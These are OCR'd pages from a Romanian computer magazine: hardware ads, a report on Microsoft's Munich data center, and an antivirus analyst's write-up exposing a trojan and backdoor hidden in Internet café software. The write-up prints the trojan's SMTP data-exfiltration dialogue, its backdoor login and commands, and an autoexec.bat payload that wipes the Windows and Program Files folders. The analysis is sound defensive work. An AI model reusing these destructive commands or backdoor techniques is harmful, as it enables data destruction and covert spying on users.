În rest, puteți găsi cel puțin câte ceva despre orice vă trece prin minte, „ceva" care deseori este completat de secvențe video, imagini și chiar secvențe sonore, dacă este cazul. Totuși, trebuie să menționez că am încercat să găsesc informații despre formația rock Metallica, rezultatul concretizându-se în doar două referințe la această trupă în articolul dedicat muzicii rock. Există însă informații suficiente despre Michael Jackson, Madonna, Prince, Youssou N'Dour, Inxs și alți câțiva artiști, în opinia mea strict personală, nereprezentativi pentru acest gen de muzică.

În concluzie, dacă dispuneți de cel puțin 25 de dolari, vă recomand să achiziționați una din versiunile Encarta 2003; este o colecție de informații bine prezentate, care poate fi de folos nu numai celor care trebuie să scrie referate, ci și oricărei persoane care la un moment dat are nevoie de o informație.

Laura Stancu



Interfața Encarta Premium Suite 2003.

De încredere



SCS EXPERT™

749 $

- MB Supermicro, i845 Chipset, 3 x PCI, ATX, ATA 100, AC 97
- CPU P4, 2 GHz 478pin
- 256 MB DDRAM (PC 2100)
- Video nVIDIA GeForce4 MX440, 4X, 64MB, TV out
- Floppy 3.5", 1.44 MB
- HDD 40.0 GB UDMA 100, 7200 RPM
- CD DVD Rom 16/48x
- Sound AC 97 on board
- Boxe 400W PMPO SubWoofer
- P4 MIDITOWER ATX 300W
- KEYBOARD, PS/2
- Mouse 3 button scroll
- WINDOWS XP Professional



pretul nu include TVA

Cumpără un sistem **SCS EXPERT™** dotat cu Microsoft Windows xp Professional Romanian Interface Pack și fii sigur că e de încredere !

Ai nevoie de un sistem informatic de încredere: sunt necesare nivele deosebite de securitate care să prevină accesul neautorizat sau pierderea informațiilor. **Windows XP Professional** îți asigură aceste **nivele ridicate de securitate ale sistemelor**, iar instrumentele din **Office XP** asigură **protecția și confidențialitatea informațiilor** cu care lucrezi, și în același timp creșterea productivității.

Desktop-ul Microsoft XP îți oferă **cel mai sigur** mediu pentru a-ți desfășura afacerea ta. **În limba română.**

BAZEAZĂ-TE PE UN PRIETEN DE ÎNCREDERE:

DESKTOP-UL XP ÎN LIMBA ROMÂNĂ!

SISTEC
SOLUȚIA GLOBALĂ

București, Calea Călărașilor 244, bl. S21, sc. A, ap. 2,
tel./fax: 01-320.11.47, e-mail: sistec@fx.ro
Cluj-Napoca, str. Deva, nr. 1-7, tel.: 064-190.282, fax: 064-193.700,
http://www.sistec.ro, e-mail: sistec@sistec.ro

Microsoft CERTIFIED Partner



Microsoft îşi dezvăluie câteva dintre secrete

Incursiune în măruntaiele unui gigant

Pentru foarte multă lume, ceea ce se întâmplă în interiorul companiei Microsoft rămâne un secret impenetrabil. CHIP vă prezintă câteva dintre lucrurile ascunse publicului larg.

Succesul unei companii pe piaţă se măsoară în primul rând prin banii pe care aceasta reuşeşte să îi câştige, dar şi prin renumele pe care îl are. Microsoft este una dintre aceste companii. Marea majoritate a posesorilor de calculatoare folosesc sau au folosit cel puţin un produs software semnat Microsoft. Indiscutabil, şi evoluţia aplicaţiilor dezvoltate de gigantul producător de software au făcut ca domeniul IT să înregistreze progrese considerabile pentru ca noi, utilizatorii obişnuiţi, să putem beneficia rapid de cele mai noi inovaţii tehnice. Popularitatea şi uşurinţa în utilizare a multor aplicaţii le-au impus ca standarde în multe domenii. Am putea enumera aici aplicaţiile de tip Office, dar şi sistemele de operare sau mediile vizuale de dezvoltare. Este adevărat, există şi cei care contestă influenţa pe care Microsoft a avut-o în societatea informaţională, şi mai ales modul în care compania americană a ajuns să dirijeze anumite aspecte ale acesteia. Dar nu vom intra în astfel de amănunte, pentru că asta este treaba Departamentului de Justiţie din SUA.



Toate serverele Microsoft sunt monitorizate continuu.

O reţea imensă

Microsoft are filiale întinse în întreaga lume, de la sediul central din Redmond şi până la sediile locale printre care ar fi cele din România, Bulgaria, Ungaria sau, în curând, Mongolia. Totuşi, în funcţie de importanţa acestora, centrele dispun de o anumită poziţie în ierarhia de organizare. Cele mai importante centre sunt cele din Redmond, Dublin şi Tokyo. Europa mai beneficiază de un centru important, şi anume cel de la München, Germania. Odată cu deschiderea companiei către clienţi şi concurenţă, oficialii de la Microsoft au început să ofere celor interesaţi informaţii care până nu de mult erau secrete. Ca urmare a acestei acţiuni, am avut ocazia să vizităm şi noi cartierul general Microsoft din München.

Intrarea în sediul companiei se face numai pe baza unei legitimaţii electronice. Fiecare uşă de acces spre o anumită zonă nu poate fi deschisă decât cu respectivul card. Cu toate că ne aşteptam să vedem agenţi de pază peste tot, aceştia sunt înlocuiţi de camerele de supraveghere, care la rândul lor erau operate şi monitorizate de personal specializat.

Structurarea datelor

Elementul cheie pe care se bazează Microsoft şi pe care şi-a construit strategia de dezvoltare este informaţia şi modul în care aceasta ajunge de la expeditor la receptor. Pentru aceasta este creată o imensă reţea ce cuprinde aproximativ 128.000 de PC-uri, circa 10.000 de servere şi în care rulează mai mult de 600 de tipuri de aplicaţii (marea majoritate fiind Microsoft). Serverele sunt organizate într-o structură ierarhică, în funcţie de zona în care se găsesc. În vederea obţinerii unui timp cât mai mic de răspuns în cazul unei avarii, şi fără pierderi de date, strategia Microsoft este aceea de standardizare a echipamentelor. Partenerii oferă soluţii standardizate, ceea ce înseamnă că un model de server X va avea aceeaşi configuraţie, aceeaşi amplasare a componentelor, indiferent de zona în care se găseşte. Prin acest mod de organizare este posibilă administrarea şi configurarea remote a echipamentelor.

Pe primul nivel de organizare se regăsesc serverele primare, denumite şi Enterprise Data Center. Acestea beneficiază de suport pe tot timpul funcţionării (24x7) şi reprezintă coloana vertebrală a întregii reţele. Aici ajung să fie stocate în final toate datele şi astfel se realizează monitorizarea serverelor. Vitezele de transfer ce se ating sunt de ordin foarte mare, numai în acest fel fiind posibilă operaţiunea de back-up a datelor de pe serverele din nivelul inferior. Tot aici se regăsesc serverele de aplicaţii şi modulele de monitorizare a funcţionalităţii reţelei.

Pe nivelul imediat următor se regăsesc serverele regionale (Regional Data Center), care sunt amplasate într-un număr mare de locaţii (una dintre ele este şi cea de la München). Pe acestea rulează servere de aplicaţii, cum ar fi cel de Exchange. De asemenea, tot pe acest nivel se regăsesc serverele de Mail Gateway, Internet Proxy, DDS Server şi Remote Access Server (RAS). Pentru a se putea asigura un timp cât mai scurt de reacţie vizavi de eventualele probleme ce pot apărea,

> *„Cel mai amuzant lucru ce poate fi spus despre Linux este că a ajuns să fie concurentul perfect pentru Microsoft. Este ceva ce nu numai că nu va omorî Microsoft, ci din contră, va ajuta compania să se concentreze asupra concurenţei şi să îşi dea seama ce are de făcut".*
> *Rob Horwitz, Microsoft Analyst*


Canon
O combinaţie de tehnologii sofisticate de printare...
Calitate excepţională...
Viteze mari de printare...
Toate acestea, fără compromisuri!
Se poate?
DA! Cu imprimantele CANON, se poate!
Despec
MEMBER OF THE DESPEC GROUP B.V.
• Bucureşti - Economu Cezărescu 1-11; tel. (021) 20.66.200; Fax (021) 31.41.332
• Cluj - Calea Turzii 41; tel. (0264) 420.338; 192.255; 192.256
• Giurgiu - Zona Libera Giurgiu Str. Portului 1 Tel: (021) 20.66.200
www.despec.ro
info@despec.ro

sistemul de back-up este gândit modular. Se primesc datele de la serverele de pe nivelul anterior în pachete de upgrade incremental, recompilarea imaginilor noi făcându-se pe aceste servere.

Ultimul nivel este cel denumit Site Data Center şi corespunde filialelor locale ale companiei. Serverele de pe acest nivel au doar capabilităţi de login, Print Server, File Server, Remote Access Server şi DDS. După cum spuneam anterior, back-up-ul se realizează incremental, la anumite perioade realizându-se trimiterea pachetelor noi către un server de pe nivelul superior.

Un buncăr pentru date

În cadrul filialei Microsoft din München există un centru Regional Data Center. Aici este de fapt inima Microsoft pentru Europa de Est şi toate tranzacţiile efectuate din locaţiile Site Data Center aflate în ţările din estul Europei trec prin acest punct. La întrebările noastre referitoare la securitatea datelor, domnul Ralf M. Schnell, Microsoft Senior Operations Analyst, a avut amabilitatea de a ne furniza câteva detalii suplimentare.

În primul rând, accesul în zona serverelor este foarte strict restricţionat. Pentru deschiderea uşilor (care, de altfel, sunt bullet proof) trebuie să existe o identificare facială, în paralel cu cea bazată pe cardul electronic de acces. Sala serverelor este o incintă securizată, unde accesul nu este permis decât unui număr limitat de persoane, iar aparatura este grupată după zonele de interes: servere, switch-uri, centrale telefonice, dispozitive tape pentru back-up.

Toate conexiunile ce sunt realizate către un server Microsoft sunt monitorizate în permanenţă de sistemul MOM (Microsoft Operations Monitor), multe dintre acestea fiind rezolvate automat, iar traficul anormal este imediat semnalat personalului de monitorizare (de exemplu, cererile pentru Help Online sunt sortate şi rezolvate de către MOM). Pe nivelul superior se află operatorii umani, care au drept sarcină supravegherea bunei funcţionări a serverelor. Tot ei sunt cei care filtrează conexiunile şi încercările de intruziune.

Migrare spre zona enterprise

După spusele lui Matt Rosoff, Microsoft Analyst, piaţa end-user este în continuă restrângere: „Este din ce în ce mai greu să faci utilizatorii să migreze spre noile versiuni ale aplicaţiilor de tip Office"; de aceea, Microsoft a început tot mai puternic să se orienteze către piaţa soluţiilor enterprise. Intrarea a fost făcută cu serverele livrate de către companie, dar concurenţa pe această piaţă este foarte dură, companii de renume activând deja de ceva vreme. Chiar şi aşa, strategia firmei din Redmond este aceea de integrare a produselor, vizând oferirea unor soluţii cu un cost total de deţinere (TCO – Total Cost of Ownership) mult mai scăzut decât alternativele existente în acest moment pe piaţă.

În prima fază, corporaţia se va concentra pe oferirea unor servere competitive, apoi pe realizarea a unor clienţi de interconectare şi de integrare serviciilor Web şi, în final, va furniza o soluţie unitară, care să cuprindă toate aceste elemente. Nava amiral pentru noua strategie este platforma .NET, care se vrea a fi un standard pentru ceea ce va însemna intercomunicarea diferitelor aplicaţii şi platforme. Prima componentă va fi noul server Windows .NET căruia i se vor alătura extensiile pentru BizTalk Server 2002 şi Commerce Server 2002, precum şi serviciile .NET MyServices, respectiv .NET MyServices+. Dacă la acest moment instrumentele de dezvoltare sunt două, Visual Studio .NET şi BizTalk Orchestration, ele se vor regăsi sub forma unui tot în Visual Studio .NET+.

Planurile Microsoft sunt ample şi cuprind aproape toate zonele de interes. Ele se şi întind pe un număr considerabil de ani. Dacă aceste planuri vor aduce alte schimbări semnificative şi vor împinge dezvoltarea industriei IT ca şi până acum, rămâne de văzut. Un lucru e cert: Microsoft ţinteşte zona enterprise (nu că nu ar fi deja prezentă acolo) şi doreşte cu tot dinadinsul să îşi ia partea leului. Cum va reacţiona piaţa şi concurenţa, vom trăi şi vom vedea.

Ionuţ Bălan



Aşa arată sala serverelor din Microsoft Regional Data Center, München.

Microsoft are un mare concurent: mişcarea OpenSource

Multe dintre companiile utilizatoare de soluţii Microsoft încep să îşi îndrepte privirea către mişcarea OpenSource, de unde îşi pot alege soluţii diverse, pentru care nu trebuie să plătească nimic... sau aproape nimic. Mai exact spus, nu va trebui ca aceste companii să plătească nimic pentru utilizarea respectivei aplicaţii, dar pentru configurarea şi întreţinerea sa au nevoie de o persoană foarte specializată în domeniu.

Microsoft are o concurenţă puternică pe pieţele unde doreşte să îşi extindă cota de piaţă.

OPEN SOURCE

Sisteme de operare
Microsoft: Windows
Concurenţă: Linux distribuit de IBM, RedHat, SuSE, Mandrake etc.

Servere Web
Microsoft: Internet Information Server
Concurenţă: Apache, folosit de aproape 2/3 din serverele Web existente

Servere de aplicaţii
Microsoft: Windows 2000 Server, viitorul Windows .Net Server
Concurenţă: Linux cu Tom Cat, aplicaţie OpenSource ce rulează cu Apache

Instrumente de dezvoltare:
Microsoft: Visual Studio .NET
Concurenţă: Eclipse, o iniţiativă OpenSource condusă de IBM ce are drept scop definirea unei modalităţi comune de legare a instrumentelor Java

Aplicaţii desktop
Microsoft: Microsoft Office
Concurenţă: StarOffice, aplicaţie similară dezvoltată de către SUN, dar care este comercializată la un preţ mult mai mic
OpenOffice.org, implementarea OpenSource pentru StarOffice

ENTERPRISE

Microsoft: achiziţia companiei Navision plasează Microsoft pe această piaţă

Concurenţă: SAP, PeopleSoft, Oracle, Siebel Systems ş.a.

MSN
Microsoft: pe măsură ce compania creşte, MSN devine produsul de marcă pentru piaţa consumer; de asemenea, şi concurenţa creşte.

Concurenţă: AOL, Yahoo ş.a.

.NET
Microsoft: platforma .NET este viziunea pentru viitor a companiei, prin care se schimbă arhitectura software şi se impun serviciile Web şi standardul XML


Concurenţă: iniţiativele bazate pe Java ale SUN Microsystems, IBM, Oracle, BEA Systems.

Produse software dezvoltate de aproape orice companie de software incluzând Borland, Sybase, Plumtree, Ximian, RedHat ş.a.

PERFORMANȚĂ

FIABILITATE

PREȚ



POWERED BY BIOSTAR

MITSUMI

TOSHIBA

P4TDK

Socket 478
Procesor Intel® Pentium® 4
Intel® Celeron®
Bus 533MHz
Chipset Intel 845E/ICH4
Memorie max. 2.0 Gb DDR 266
4 porturi USB 2.0, Controler IDE ATA 100

M7VIP

Socket A
Procesor AMD Athlon™ XP
Athlon™ and Duron™
Bus 200 / 266MHz
Chipset VIA KT333 / 8235
Memorie max. 3.0 Gb DDR 200 - 333
4 porturi USB 2.0, Controler IDE ATA 133

M7VIK

Socket A
Procesor AMD Athlon™ XP
Athlon™ and Duron™
Bus 200 / 266 / 333MHz
Chipset VIA KT400 / 8235
Memorie max. 3.0 Gb DDR 200 - 400
6 porturi USB 2.0, Controler IDE ATA133

CD-ROM / FDD

CD-ROM 54X IDE
transfer de date între 23,6 și 54x
timp de acces 95 ms, UDMA 33,

CD-R/RW 485ATE
40/20/48x, UDMA 33

FDD 3,5"

Keyboards

CLASSIC
Design compact, înălțime ajustabilă,
cablu 1,5 m, 104/105 taste,
compatibilă Microsoft® Windows®

ERGONOMIC
Design ergonomic, înălțime ajustabilă,
cablu 1,5 m, 104/105 taste,
compatibilă Microsoft® Windows®

Mouse

ECM - S5002
conector PS/2, buton scroll

ECM - S6502 OPTIC
conector USB, sistem optic,
scroll wheel


CD-DVD

CD-COMBO 12/16/10/40X IDE
16x scriere CD-R
10x rescriere CD-RW
12x citire DVD
40x citire CD
2048 Kb memorie buffer
UDMA 33

CD-DVD 16/48X IDE
16x citire DVD
48x citire CD-ROM
128 Kb memorie buffer
UDMA 33

0256-201278 • CALL TO FIND YOUR LOCAL DEALER • LASTING

sales@lasting.ro



LASTING PC

LASTING

București, bd. D. Pompei nr.8, et.5, sect.2, tel/fax: 021-2425345, 2425026
Timișoara, str. Miron Costin nr.2, tel/fax: 0256-201278, 201279
www.lasting.ro
LASTING System - PARTENERUL în care poți avea ÎNCREDERE!

Sesiune de analiză care transformă un program comercial într-un troian

Auditul unui fişier executabil

În fiecare zi, laboratorul antivirus BitDefender primeşte zeci de fişiere pentru a le analiza. În unele cazuri, sarcina îmi este destul de simplă: cei care scriu viruşi nu se obosesc prea tare să ascundă codul distructiv sau multiplicativ. De multe ori însă sub adăpostul unor sisteme de securitate foarte avansate se ascund adevăraţi „monştri".


În cele ce urmează vom face analiza step-by-step a unui program comercial şi-i vom dezvălui „capacităţile" ascunse de troian şi backdoor.

Unu


Programul respectiv se numeşte „Unimaemalematools", un program de contorizare, administrare şi securizare a Internet Café-urilor. Acesta este programul folosit în majoritatea cluburilor mari din Bucureşti, iar autorul său (pe nume „Sammy") nu ezită să-şi laude creaţia pe majoritatea forumurilor IT de pe la noi. Într-un topic recent, se discuta despre protejarea fişierelor sistem şi de configurare. Evident că acest lucru se poate face în foarte multe moduri, dar Sammy scrie „mai simplu a fost să scriu un .VxD care face toată treaba". Cu toţii ştim că programarea VxD-urilor (a device driver-elor, în general), este unul dintre cele mai fine lucruri; aceste programe lucreaza în Ring 0, au acces complet la toate resursele hardware ale PC-ului, iar scrierea lor a rămas privilegiul programatorilor avansaţi. În nici un caz nu este „simplu", este chiar cea mai dificilă metodă care s-ar putea alege. Pe acelaşi forum, Sammy lăuda şi sistemul său de protecţie absolut bulletproof – deci premisele unei sesiuni de analiză de calitate erau îndeplinite.

Doi

La prima vedere, fişierul era comprimat şi criptat cu unul dintre programele scrise de Alexey Solodovnikov (AsPack sau AsProtect) şi era scris într-unul din mediile de programare Borland. Aceste lucruri sunt dezvăluite de textele din stub şi de numele secţiunilor din header-ul PE. Folosind un program de identificare a fişierelor, am determinat că fişierul a fost protejat cu AsProtect, versiunea 1.23c. Pentru a avea un control mai bun asupra sistemului de protecţie, am decis să nu folosesc un unpacker generic, ci să-l despachetez manual. Sistemul AsProtect foloseşte multe layere de criptare, iar rutina de compresie/decompresie este aPlib, dezvoltată de Joergen Ibsen (Jibz); algoritmul de protecţie este un RSA pe 1024 de biţi, iar pentru a face mult mai grea treaba unpacker-elor, autorul a implementat în sistemul de protecţie o rutină polimorfică foarte asemănătoare cu cea folosită de virusul Win95.Marburg.



Rutina de decompresie aPlib este foarte uşor de recunoscut şi de multe ori înseamnă că s-a ajuns foarte aproape de codul original.



Listing al codului ce se va executa la comanda „fuck you". Observăm că toate comenzile sunt trimise în plain ASCII şi nu se utilizează nici un fel de criptare. Câteva fişiere sistem sunt sterşe, sistemul devenind inutilizabil.

Din fericire, pentru analiză nu este întotdeauna obligatorie restaurarea 100% a fişierului original. Sunt necesare secţiunile originale, adresa EIP-ului original şi (ceea ce de multe ori este destul de dificil) IAT-ul. Trucurile anti-debugging folosite de sistemul AsProtect nu sunt foarte avansate (doar verificarea în TIB pentru prezenţa unui debugger şi executarea unei instrucţiuni care generează o excepţie în contextul în care a fost instalat un handler de excepţii).

Trei

Odată obţinut fişierul original, n-am putut să nu observ folosirea funcţiei RegisterServiceProcess (funcţie exportată de Kernel32.dll, dar nedocumentată de programatorii Microsoft). Această funcţie acceptă doi parametri, un ID de proces şi un flag (true/false), şi este utilizată în principal pentru a ascunde un proces din lista afişată de Windows 9x/Me la apăsarea simultană a tastelor Ctrl, Alt şi Del. De asemenea, un proces înregistrat ca „serviciu" nu este întrerupt atunci când userul dă „Log Off".

Partea cu adevărat interesantă începe abia acum: la fiecare pornire, programul se conectează la portul 25 (SMTP) al serverului 194.176.189.3 (server încă funcţional la data scrierii acestui articol) şi urmează următoarea „discuţie" între program şi server:

```
S> 220 Mail ESMTP Server TerraNET Virtual
Media <mail.terranet.ro>
P> EHLO Monitoring.SamSoft.Org
S> 250-terranet.ro Hello [213.233.72.188],
```

```
pleased to meet you
P> MAIL FROM : <Monitoring@SamSoft.org>
S> 250 2.1.0 <Monitoring@SamSoft.Org>... Sender ok
P> MAIL TO : <Monitoring@SamSoft.org>
S> 250 2.1.5 <Monitoring@SamSoft.Org>... Recipient ok
P> DATA
S> 354 Enter mail, end with "." on a line by itself
```

După această scurtă comunicație dintre program și serverul SMTP, programul îi trimite autorului, la adresa Monitoring@SamSoft.Org, informații confidențiale despre întreaga rețea, numărul computerelor, adresele IP, informații despre hardware, tipul licenței acordate și ultimele 10 linii ale fișierului tp.txt (fișier în care se stochează comenzile transmise de server către clienții săi).

Aceste informații mi-ar fi de ajuns să marchez programul ca Trojan.Spy, deoarece acționează ca un spion. M-am hotărât totuși să continui analizele, cu speranța că voi găsi ceva mai interesant. Iar ceea ce am găsit m-a uimit chiar și pe mine, deși văd astfel de programe în fiecare zi. Programul permite unui remote admin să se conecteze, să execute programe, să șteargă fișiere etc. Foarte interesantă este procedura de comunicație dintre userul conectat remote și program:

```
P> Hello! I'm glad that someone thinks at me right now...
P> Authorization phase began.
U> user Sammy
P> User name OK, proceed with password.
U> pass A61CC58E9392936C1AAEAAD5D9ACD348
P> Password accepted. All channels r up'n'running. Proceed
with commands.
```


Văzând acest tip de protocol, nu pot spune decât că probabil Sammy a văzut prea multe filme cu hackeri ;). La deconectare, programul afișează:

```
P> Bye master, hope I've been helpfull to you! C U Around!
```

Comenzile disponibile pentru userul logat sunt:

showme <fisier>:	afișează conținutul unui fișier
exec <program>:	execută un program
del <fisier>:	șterge un fișier
dir <director>:	afișează conținutul unui director
fuck you:	această comanda șterge automat următoarele fișiere: 'c:\windows\system.ini' 'c:\windows\win.ini', 'c:\windows\explorer.exe', 'c:\windows\win.com', 'c:\windows\himem.sys', 'c:\windows\command.com', 'c:\command.com', 'c:\windows\system\kernel32.dll', 'c:\windows\command\format.com'.

Bineînțeles, multe dintre fișierele de mai sus nu vor putea fi șterse, deoarece sunt în uz. La trimiterea comenzii „fuck you", serverul trimite aceeași comandă către toți clienții săi. De fapt, serverul verifică dacă ARE clienți și numai în acest caz le trimite



Verificarea user-ului, respectiv a parolei: singurul cont valabil este „Sammy". Din nou, autorul a lăsat toate string-urile necriptate, bazându-se numai pe sistemul de protecție AsProtect.



Mini glosar

EIP: Extended Instruction Pointer. De la adresa specificată de EIP va porni execuția programului.
TIB: Thread Information Block. La adresa fs:[0] în fiecare thread se află această structură de date. Printre datele stocate aici se numără informații despre handler-ul de excepții, debugger-ul instalat etc.
SMTP: Simple Mail Transfer Protocol.
IAT: Import Address Table. La încărcare, loader-ul PE rezolvă automat adresele funcțiilor din bibliotecile încărcate dinamic și le scrie în acest tabel de adrese. De multe ori, packer-ele criptează/comprimă IAT-ul și astfel trebuie să-și asume singure responsabilitatea de a face respectivele adrese disponibile programului original.
STUB: Un mini-program link-at la începutul fișierelor PE, destinat afișării unui mesaj de eroare în cazul rulării în alt mediu decât Windows. Este menținut în special pentru compatibilitatea cu MS-DOS.
PE: Portable Executable. Este tipul de fișiere executabile pentru sistemele de operare Windows. Structura sa este foarte asemănătoare cu COFF (Common Object File Format) din mediile UNIX.
Adrese utile
Documentații excelente despre SEH, truc antidebugging folosit în Unimaemalematools:
http://spiff.tripnet.se/~iczelion/Exceptionhandling.html
Debugger-ul freeware utilizat la deprotejarea programului:
http://home.t-online.de/home/OllyDbg

comanda. Programul apoi rescrie fișierul c:\autoexec.bat cu următoarele linii:

```
@echo off
c:\windows\command\deltree.exe /Y c:\client
c:\windows\command\deltree.exe /Y c:\windows
c:\windows\command\deltree.exe /Y c:\progra~1
c:\windows\command\deltree.exe /Y c:\progra~2
```

În acest caz nu mai e loc de nici un comentariu. Autorul se poate conecta oricând la oricare dintre computerele pe care este instalat serverul și, practic, poate face orice cu respectivul PC.

Patru

Un program de contorizare a Internet Café-urilor trebuie să aibă trei module principale: modulul de comunicație dintre server și clienți, modulul de protecție și securizare a sistemelor și modulul de administrare a userilor. La programul „Unimaemalematools", modulul de comunicație este asigurat de componentele TCustomClientSocket / TCustomBasicServerSocket. Aceste componente nu necesită decât un drag'n'drop în form-ul aplicației. Practic aceste componente oferă un API foarte high-level pentru toate funcțiile de rețea, iar autorul programului nu trebuie să știe nimic despre protocoale de comunicație, socketi etc.

Modulul de securizare este mult mai interesant. Din nou, autorul a folosit un simplu drag'n'drop pentru a adăuga componenta TAlfaInterceptor, o componentă comercială (prețul de listă este de 999,95$, iar o licență durează 6 luni). Această componentă se conectează la VxD-ul \\.\AlfaFP și permite o metodă foarte comodă pentru a monitoriza accesul la fișiere. Acest device driver, AlfaFP.VxD, de fapt folosește doar funcția InstallFileSystemAPIHook, oferită de IFSMgr (Installable File System Manager). Această funcție permite oricărei aplicații (bineînțeles, dacă are drepturile necesare) să introducă un filtru pentru fiecare accesare a fișierelor. Un astfel de program de protecție ar trebui să țină în memorie o listă cu fișierele „sensibile", la fiecare accesare de fișier să verifice dacă se dorește acces la un fișier din respectiva listă și să acționeze în consecință (acces numai la citire sau fără acces). Sincer să fiu, mă îndoiesc că Sammy are idee ce este acela IFSMgr sau măcar parametrii acceptați de funcția InstallFileSystemAPIHook. De asemenea, mă îndoiesc că la fiecare 6 luni Sammy cotizează câte 999,95$ către programatorii sistemului AlfaFP.

Interfața folosită atât de clienți, cât și de server este total diferită de shell-ul obișnuit (explorer.exe), scris de Microsoft. Sammy folosește setul de programe LiteStep, un window-manager alternativ, oferit sub licență GPL. Totuși, deși licența GPL permite folosirea gratuită a respectivului soft, în nici un caz nu se permite adăugarea într-un produs comercial și atragerea de bunuri materiale de pe urma sa.

Cinci
